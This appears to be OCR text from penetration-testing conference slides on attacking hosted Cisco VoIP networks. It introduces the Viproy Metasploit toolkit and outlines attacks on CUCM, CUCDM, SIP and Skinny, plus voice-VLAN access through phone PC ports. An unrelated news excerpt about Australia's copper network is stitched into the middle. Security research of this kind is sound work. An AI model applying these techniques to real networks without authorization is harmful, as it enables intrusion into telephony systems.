VoIP Wars:
Attack of the Cisco Phones

Compliance, Protection & Business Confidence

Sense of Security Pty Ltd

Sydney
Level 8, 66 King Street
Sydney NSW 2000 Australia

Melbourne
Level 10, 401 Docklands Drv
Docklands VIC 3008 Australia

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au
www.senseofsecurity.com.au
ABN: 14 098 237 908

Speaker


- Fatih Ozavci
- Senior Security Consultant
- Interests
  - VoIP
  - Mobile Applications
  - Network Infrastructure

- Author of Viproy VoIP Penetration Testing Kit
- Public Speaker
  - Defcon, BlackHat Arsenal, AusCert, Ruxcon

Viproy VoIP Toolkit

- Viproy is a Vulcan-ish Word that means "Call"
- Viproy VoIP Penetration and Exploitation Kit
  - Testing modules for Metasploit, MSF license
  - Old techniques, new approach
  - SIP library for new module development
  - Custom header support, authentication support
  - Trust analyser, SIP proxy bounce, MITM proxy, Skinny
- Modules
  - Options, Register, Invite, Message
  - Brute-forcers, Enumerator
  - SIP trust analyser,SIP proxy, Fake service
  - Cisco Skinny analysers
  - Cisco UCM/UCDM exploits

Agenda



Hosted VoIP 101

Network Attacks

Attacking CUCDM


Attacking CUCM

Attacking SIP

Attacking Clients

Attacking Skinny

Hosted VoIP services



Hosted VoIP environment

- Vendors are Cisco and VOSS Solutions
- Web based services
  - IP Phone services (Cisco, VOSS* IP Phone XML Services)
  - Tenant client services management (VOSS* Selfcare)
  - Tenant* services management (VOSS* Domain Manager)
- VoIP services
  - Skinny (SCCP) services for Cisco phones
  - SIP services for other tenant phones
  - RTP services for media streaming
- PBX/ISDN gateways, network equipment

* Tenant => Customer of hosted VoIP service


* VOSS => VOSS Solutions, hosted VoIP provider & Cisco partner

* VOSS a.k.a Voice Over Super Slick, created by Jason Ostrom

Discovery for hosted VoIP networks

- Discover VoIP network configuration, design and requirements
- Find Voice VLAN and gain access
- Gain access using PC port on IP Phone
- Understand the switching security for:
  - Main vendor for VoIP infrastructure
  - Network authentication requirements
  - VLAN ID and requirements
  - IP Phone management services
  - Supportive services in use

Protected and isolated?



NBN alternative: Is Australia's copper network fit for purpose?

BY NICK ROSS

ABC TECHNOLOGY AND GAMES : UPDATED 20 SEP 2013 (FIRST POSTED 19 SEP 2013)

COMMENTS (112)

In the world of political and media misinformation that is the NBN, an important issue, that hasn't been fully addressed, is "How fit for purpose is Australia's copper network?" This seemingly mundane and tedious question directly affects tens of billions of dollars in government spending. How?

The bulk of the Coalition's NBN alternative policy uses the existing copper network to get the internet to your home or


There is considerable evidence to suggest that Australia's copper network is in a worse state than those of other nations. How bad is it and can it be fixed?

CREDIT: MAGILLA (CANOFWORMS.ORG)

Switching manipulation

